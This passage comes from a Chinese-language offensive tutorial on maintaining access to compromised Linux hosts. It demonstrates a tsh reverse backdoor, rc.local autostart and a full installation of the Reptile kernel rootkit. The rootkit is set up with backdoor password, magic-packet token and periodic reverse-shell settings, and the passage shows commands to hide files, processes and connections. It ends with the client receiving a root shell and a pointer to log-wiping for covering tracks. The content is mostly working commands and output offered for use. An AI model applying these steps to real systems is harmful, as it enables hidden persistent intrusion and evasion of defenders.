./tsh cb #cb表示反向模式
```

```
└─$ ./tsh cb
Waiting for the server to connect ... connected.
root@kali:/root/myHacking/tsh-master#
```

注：这里只是简单演示，在实际使用中还可以进行各种欺骗性伪装，改进程名、移到欺骗性目录等等。

自启动

```
chmod +x /etc/rc.d/rc.local  
vi /etc/rc.d/rc.local
```

在此文件中添加需要开机执行的脚本的绝对路径，如

```
/usr/local/shell/crontab.sh
```

保存退出，即可生效。

设置定时任务后，系统重启后会自动定时执行，不需要再设置开机自启，如果有中断的情况，考虑crond服务的启动情况。

Rootkit

rootkit是攻击者向计算机系统中植入的，能够隐藏自身踪迹并保留root权限的恶意程序。rootkit基于攻击者已经拿到root权限之后对系统进行破坏。rootkit会尽可能通过隐藏文件、进程、模块、进程等信息避免被监控程序检测。

[这个项目](#)列出了很多好用的rootkit，感兴趣的可以去看看。

这里只演示一下Reptile的使用。

Reptile 是种 LKM(Loadable Kernel Modules) rootkit，因此具有很好的隐藏性和强大的功能。

安装：

```
apt-get install vim gcc make g++ unzip -y  
apt-get -y install linux-headers-$(uname -r)  
  
git clone https://github.com/f0rb1dd3n/Reptile.git  
./setup.sh install    #全自动化安装,安装后也会全自动删除,要注意需要交互式shell
```

```
root@kali: ~# cd Reptile-2.0# ./setup.sh install  
#####  
##### REPTILE INSTALLER #####  
#####  
written by: F0rb1dd3n  
48170.py  
Hide name (will be used to hide dirs/files) (default: reptile):  
Auth token to magic packets (default: hax0r):  
Backdoor password (default: s3cr3t):  
Tag name that hide file contents (default: reptile):  
Source port of magic packets (default: 666):  
Would you like to config reverse shell each X time? (y/n) (default: n): y  
Reverse IP: 192.168.111.253  
Reverse Port (default: 80): 8081  
How long is your interval? (in seconds) (default: 1800): 20  
  
Token: hax0r  
Backdoor password: s3cr3t  
SRC port: 666  
  
Reverse shell each X time:  
Reverse IP: 192.168.111.253  
Reverse Port: 8081  
Interval: 20  
  
TAGs to hide file contents:  
  
#<reptile>  
content to be hidden  
#</reptile>
```

安装过程会有如下选项：

Hide name (will be used to hide dirs/files) (default: reptile): 会被隐藏的文件或文件名

Auth token to magic packets (default: hax0r):连接后门时的认证

tokenBackdoor password (default: s3cr3t):后门密码

Tag name that hide file contents (default: reptile):标签名, 在该标签中的内容都会被隐藏

Source port of magic packets (default: 666): 源端口默认即可

Would you like to config reverse shell each X time? (y/n) (default: n): 是否每隔一段时间弹 shell, 这个功能很强, 隐藏+开机自启动, 如果对方防范意识不高, 可以使用这个。

Reverse IP: 控制端ip

Reverse Port: 控制端端口

would you like to config reverse shell each x time(default:1800): 您希望每隔x时间回连一次

安装成功, 并且可以删除本地文件夹:

```
Configuring... DONE!
Compiling... DONE!
Copying files to /reptile... DONE!
Installing... DONE!

Would you like to remove this directory (/root/myHacking/Reptile-2.0/) on exit? (Y/N) [default: N]:
```

看看rootkit效果:

```
root@kali:~# reptile-2.0# ps -ef |grep reptile
root      5493   3561    0 23:34 pts/0    00:00:00 grep reptile
root@kali:~# reptile-2.0# netstat -antup | grep 8081
```

隐藏目录:

名称中包含的所有文件和文件夹都reptile将被隐藏。您可以在安装之前进行配置。

以下命令隐藏/取消隐藏文件、文件夹、进程和内核模块本身:

隐藏: /reptile/reptile_cmd hide

取消隐藏: /reptile/reptile_cmd show

```
root@kali:~/test# mkdir reptile_dir
root@kali:~/test# mkdir reptile_file
root@kali:~/test# ls
root@kali:~/test# ls -l
total 0
root@kali:~/test# find / -name reptile*
find: '/run/user/130/gvfs': Permission denied
```

隐藏进程:

隐藏进程: /reptile/reptile_cmd hide <pid>

取消隐藏进程: /reptile/reptile_cmd show <pid>

隐藏TCP/UDP连接:

隐藏: /reptile/reptile_cmd conn <IP> hide

取消隐藏: /reptile/reptile_cmd conn <IP> show

注意: 默认情况下, TCP 和 UDP 隐藏功能隐藏到 IP 的所有连接

控制端:

安装:

```
#首先安装依赖
apt install libreadline-dev #Debian
yum install readline-devel  #RHEL
```

安装执行 `./setup client`

```
└─$ ./setup.sh client

#####
##### REPTILE INSTALLER #####
#####
written by: F0rb1dd3n

Configuring... DONE!
Compiling... DONE!

Your client is at bin/
```

进入bin目录, 执行 `./client` 即可启动

```
Reptile Client
Written by: F0rb1dd3n

FINISH HIM !!

reptile-client> help

Reptile Client
Written by: F0rb1dd3n

  help      Show this help
  set       Set value to a variable
  unset     Unset value to a variable
  show      Show the current configuration
  run       Run the listener and send the magic packet
  export    Export a configuration to a file
  load      Load a configuration from a file
  exit      Exit this shell

Type: "help <command>" to see specific help

reptile-client> 
```

这个后门的运作逻辑是用任意机器（一般都是控制机）的特定端口（配置目标机器的时候666那个srcport参数）给目标任意端口发送一段数据。然后目标机器接受到这个数据，再按照配置的里面回连。

控制端根据受控端的配置，进行设置：

```
reptile-client> show
```

VAR	VALUE	DESCRIPTION
LHOST		Local host to receive the shell
LPORT		Local port to receive the shell
SRCHOST		Source host on magic packets (spooft)
SRCPORT		Source port on magic packets (only for TCP/UDP)
RHOST		Remote host
RPORT		Remote port (only for TCP/UDP)
PROT		Protocol to send magic packet (ICMP/TCP/UDP)
PASS		Backdoor password (optional)
TOKEN		Token to trigger the shell

```
reptile-client> set lhost 192.168.111.253
[*] lhost → 192.168.111.253
reptile-client> set lport 8081
[*] lport → 8081
reptile-client> set srcport 666
[*] srcport → 666
reptile-client> set rhost 192.168.111.141
[*] rhost → 192.168.111.141
reptile-client> set rport 80
[*] rport → 80
reptile-client> set pass s3cr3t
[*] pass → s3cr3t
reptile-client> set token hax0r
[*] token → hax0r
```

```
reptile-client> show
```

VAR	VALUE	DESCRIPTION
LHOST	192.168.111.253	Local host to receive the shell
LPORT	8081	Local port to receive the shell
SRCHOST	192.168.111.253	Source host on magic packets (spooft)
SRCPORT	666	Source port on magic packets (only for TCP/UDP)
RHOST	192.168.111.141	Remote host
RPORT	80	Remote port (only for TCP/UDP)
PROT	tcp	Protocol to send magic packet (ICMP/TCP/UDP)
PASS	s3cr3t	Backdoor password (optional)
TOKEN	hax0r	Token to trigger the shell

设置完之后，执行 `run`，等待一会就会收到目标机器的连接，进入控制界面

```
reptile-client> run
[*] Using password: s3cr3t
[*] Listening on port 8081...
```

```
[+] Connection from 192.168.111.141:52568
```



```
Reptile Wins
Flawless Victory

reptile> help

Reptile Shell
Written by: F0rb1dd3n

    help      Show this help
download     Download a file from host
upload       Upload a file to host
shell        Open a full TTY interactive shell
delay        Set time to reverse shell connect
exit         Exit this shell

Type: "help <command>" to see specific help

reptile> shell

Linux kali 4.19.0-kali1-amd64 #1 SMP Debian 4.19.13-1kali1 (2019-01-03) x86_64 GNU/Linux
uid=0(root) gid=0(root) groups=0(root)

root@kali:/root#
```

目标重启之后仍然可以接收到后门。

更多使用，参考官方[wiki](#)

Linux痕迹清理

在攻击结束后，如何不留痕迹的清除日志和操作记录，以掩盖入侵踪迹，这其实是一个细致的技术活。你所做的每一个操作，都要被抹掉；你所上传的工具，都应该被安全地删掉。

Linux痕迹清理方法见

<https://www.cnblogs.com/yokan/p/15701536.html>

参考

<https://www.freebuf.com/articles/network/257603.html>

<https://websec.readthedocs.io/zh/latest/intranet/linux/index.html>

<https://baiker.top/0839a9742351>

<https://xz.aliyun.com/t/100>

<https://www.ddosi.org/ssh-movement/>

<https://xz.aliyun.com/t/7338>

<https://www.cnblogs.com/-mo-/p/12337766.html>

第3篇：Linux权限维持--隐藏篇·应急响应实战笔记(bypass007.github.io)

[f0rb1dd3n/Reptile: LKM Linux rootkit \(github.com\)](https://github.com/f0rb1dd3n/Reptile)

[Metarget/k0otkit: k0otkit is a universal post-penetration technique which could be used in penetrations against Kubernetes clusters. \(github.com\)](https://github.com/0x00sec/k0otkit)

https://www.sohu.com/a/153754894_354899

<https://blog.csdn.net/fageweiketang/article/details/86665518>

<https://www.hacking8.com/MiscSecNotes/rootkit.html>